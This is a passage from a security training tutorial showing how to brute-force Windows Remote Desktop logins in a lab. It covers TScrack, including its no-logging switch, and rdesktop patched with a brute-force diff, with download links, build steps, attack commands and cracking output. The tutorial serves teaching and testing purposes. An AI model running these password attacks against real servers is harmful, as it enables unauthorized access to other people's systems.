



Figure 3.5: TScrack with two simultaneous connections running



```

Select Command Prompt (2)

Parameters:
<Host/IP[:port]> : DNS name or IP address of target server, optional port
Switches:
-h : Print usage help and exit
-U : Print version info and exit
-s : Print chipher strenght info and exit
-b : Enable failed password beep
-t : Use two simultaneous connections [EXPERIMENTAL]
-N : Prevent System Log entries on targeted server
-U : Uninstall tscrack and remove components
-f <number> : Wordlist entry to start cracking with
-F <delay> : Sampling Frequency <Delay between samples in ns>
-l <user> : Account name to use, defaults to Administrator
-w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
-p <password> : Use <password> to logon instead of wordlist/blank pass
-D <domain> : Specify donain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscr
ack 192.168.201.122 -w dict -t -N
terminal services cracker (tscrack.exe) v2.0.55 2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dict)... Loaded (15) entries from file. OK.
Initiating wordlist cracking mode against <Administrator@192.168.201.122>...
.....
SUCCESS: Password <administrator> gave access to Administrator@192.168.201.122
ELAPSED: (11) seconds; 81.818 attempts / min

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>

```

Figure 3.6: TScrack successfully cracking the password

TScrack was updated to v2.1 to include brute force attacks (something TSGrinder does not do).




Figure 3.7: TScrack in Brute force mode (-B option & max word length of 6)

****Note 1:** I attempted to use the -N (no logging option). Windows Server 2003 still logged every failed attempt to log on (which is good).

Learn Security Online




Figure 3.8: TScrack in Brute force mode with the -N (no logging) option




Figure 3.9: Even with -N enabled Windows Server 2003 logged the attempts. I did not test every configuration on every type of OS, I just noticed it was logging the attempt and shared the info.

****Note 2:** I also had to drastically change the default password policy to put an easy to crack password. I chose a password of "chrisg" as the password I wanted to brute force.




Figure 3.10: Here is the default password policy for Windows Server 2003



Figure 3.11: What I changed the password policy to, to allow “chriscr” as a password

****Note 3:** I had to run TScrack on windows 2000 machine; it wasn't working properly on Windows XP SP2. Also, If you are getting a MSRDP.OCX error, then uninstall TScrack using the “-U” option then reinstalling by issuing TScrack.exe -h.

Part 4: Rdektop & BruteForcing RDP with Rdesktop patch

Download rdesktop version 1.41 from the website:

<http://www.rdesktop.org/>

<http://prdownloads.sourceforge.net/rdesktop/rdesktop-1.4.1.tar.gz?download>

Download the rdp-bruteforce patch from foofus.net:

<http://www.foofus.net/jmk/rdesktop.html>

<http://www.foofus.net/jmk/tools/rdp-brute-force-r422.diff>



Paste the patch into the source directory and apply the patch

```
SegFault:/Users/chrisgates/Desktop root# cd rdesktop-1.4.1
SegFault:/Users/chrisgates/Desktop/rdesktop-1.4.1 root# patch -p1 -i
rdp-brute-force-r422.diff
patching file orders.c
patching file orders.h
patching file rdesktop.c
patching file rdesktop.h
patching file rdp.c
patching file secure.c
patching file xkeymap.c
```

compile and install rdesktop:

```
./configure
make
sudo make install
```

Start X-Windows/X-Darwin/X11(I used X-Darwin installed using fink using Mac OS X Tiger). Shouldn't be an issue if you are using an linux flavor with a GUI.

Now start Rdesktop with your passlist and user or userlist:

```
SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$ rdesktop -u administrator
-p pass.txt 192.168.0.105
```

****you'll need to run this from X-Darwin/X-Windows/X-11, if you run it from the command line it will say something like:**

```
ERROR: Failed to open display:
```

If everything is working right you'll see it opening the Rdesktop trying to log in and then exiting. Check your command line output to see if you were able to guess the password.



Learn Security Online

```
See http://www.rdesktop.org/ for more information.

Usage: rdesktop [options] server[:port]
-u: user name
-d: domain
-s: shell
-c: working directory
-p: password (- to prompt, filename for dictionary)
-n: client hostname
-k: keyboard layout on server (en-us, de, sv, etc.)
-g: desktop geometry (lxbH)
-f: full-screen mode
-b: force bitmap updates
-L: local codepage
-B: use BackingStore of X-server (if available)
-e: disable encryption (French TS)
-E: disable encryption from client to server
-m: do not send motion events
-C: use private colour map
-D: hide window manager decorations
-K: keep window manager key bindings
-S: caption button size (single application mode)
-T: window title
-N: enable numlock synchronization
-X: embed into another window with a given id.
-a: connection colour depth
-z: enable rdp compression
-x: RDP5 experience (m[odem 28.8], b[roadband], l[an] or hex nr.)
-P: use persistent bitmap caching
-r: enable specified device redirection (this flag can be repeated)
    '-r comport:COM1=/dev/ttyS0': enable serial redirection of /dev/ttyS0 to
    COM1
        or
        COM1=/dev/ttyS0,COM2=/dev/ttyS1
    '-r disk:floppy=/mnt/floppy': enable redirection of /mnt/floppy to 'flo
    ppy' share
        or
        'floppy=/mnt/floppy,cdrom=/mnt/cdrom'
    '-r clientname=<client name>': Set the client name displayed
    for redirected disks
    '-r lptport:LPT1=/dev/lp0': enable parallel redirection of /dev/lp0 to
    LPT1
        or
        LPT1=/dev/lp0,LPT2=/dev/lp1
    '-r printer:mydeskjet': enable printer redirection
    or
    mydeskjet="HP LaserJet IIIP" to enter server driver as well
    '-r sound:[local|off|remote]': enable sound redirection
    remote would leave sound on server
-o: attach to console
-4: use RDP version 4
-5: use RDP version 5 (default)
-l: logfile
```

Figure 4.1: Running Rdesktop with no parameters gives you the help menu




Figure 4.2: Issuing the command line parameters to start Rdestop in *nix




Figure 4.3: Rdestop brute forcing the accounts

The following output was against an XP Pro SP2 host. With XP if the user is currently logged in, they will be forced to log off if you connect to the machine over RDP.

```
SegFault:~/Desktop/rdesktop-1.4.1 chrissgates$ rdesktop -u noone -p
pass.txt 192.168.0.105
```

```
Starting dictionary attack against server 192.168.0.105
```

```
-----
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "test"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
---SNIP---
[failure] User "noone" Password "admin"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "administrator"
Valid credentials, however, another user is currently logged on.
[success] User "noone" Password "noone"
SegFault:~/Desktop/rdesktop-1.4.1 chrissgates$
```




```
login
SegFault:~ chrisgates$

xterm
SegFault:~/rdesktop-1.4.1 chrisgates$

xterm
[failure] User "noone" Password "orange"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "bannana"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "apple"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "adminpw"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "administrator"
Valid credentials, however, another user is currently logged on.
[success] User "noone" Password "noone"
SegFault:~/rdesktop-1.4.1 chrisgates$
```

Figure 4.4: The command line output of the successful attack.

Let's see Rdesktop against a Windows Server 2003.

```
t:~ chrisgates$

xterm
SegFault:~/rdesktop-1.4.1 chrisgates$ rdesktop -u chris -p pass.txt 192.168.0.113
Starting dictionary attack against server 192.168.0.113
Retrieved connection termination packet.
Account credentials are NOT valid.

rdesktop - 192.168.0.113

Log On to Windows
Microsoft Windows Server 2003 Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation

User name: chris
Password:
Log on to: NOWARE

OK Cancel Shut Down... Options <<
```

Figure 4.5: Rdesktop against Windows Server 2003 against the “chris” account.



Learn Security Online

```
xterm
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "test"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "admin"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "password"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "orange"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "bannana"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "apple"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "adminpw"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "administrator"
Retrieved connection termination packet;.
Account credentials are NOT valid.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[failure] User "chris" Password "noone"
Retrieved connection termination packet;.
Retrieved connection termination packet;.
Retrieved connection termination packet;.
[success] User "chris" Password "chrisg"
SegFault: "/rdesktop-1.4.1 chrisgates$ "
```

Figure 4.6: Rdesktop successfully cracking the password with a dictionary attack.

Terminal Services References:

<http://www.microsoft.com/windowsserver2003/techinfo/overview/termserv.mspx>

TSGrinder References:

TSGrinder: <http://www.hammerofgod.com/download/tmgrinder-2.03.zip>

www.blackhat.com/presentations/bh-asia-03/bh-asia-03-mullen.pdf

<http://www.msternalservices.org/articles/Brute-Force-Hacking-Terminal-Server-Environments.html>

Hacking Exposed Windows Server 2003 CH 12.

TSCrack References:

[http://web.mac.com/opticrealm/iWeb/asurobot/My Cyber Attack Papers/My Cyber Attack Papers_files/remote_dictionary_tscrack Nov_6_2005.pdf](http://web.mac.com/opticrealm/iWeb/asurobot/My%20Cyber%20Attack%20Papers/My%20Cyber%20Attack%20Papers_files/remote_dictionary_tscrack_Nov_6_2005.pdf)

Hacking Exposed Windows Server 2003 CH 12.



Learn Security Online

Rdesktop References:

Rdesktop: <http://www.rdesktop.org/> &

<http://prdownloads.sourceforge.net/rdesktop/rdesktop-1.4.1.tar.gz?download>

Rdesktop patch by JMK of foofus: <http://www.foofus.net/jmk/rdesktop.html> &

<http://www.foofus.net/jmk/tools/rdp-brute-force-r422.diff>

Chris Gates, CISSP, C|EH, CPTS is the operations manager for www.LearnSecurityOnline.com and consultant for [Aura Software Security](#). He also serves as a student mentor and course developer for LSO. Chris has over six years of experience with telecommunications and network security serving in various jobs in the U.S. Military. His computer security interests are in Windows and Web Application security. In addition to the above certifications, Chris also holds his CompTIA A+, Network+, Security+ Certifications and is a Microsoft Certified Professional (MCP) for Server 2003.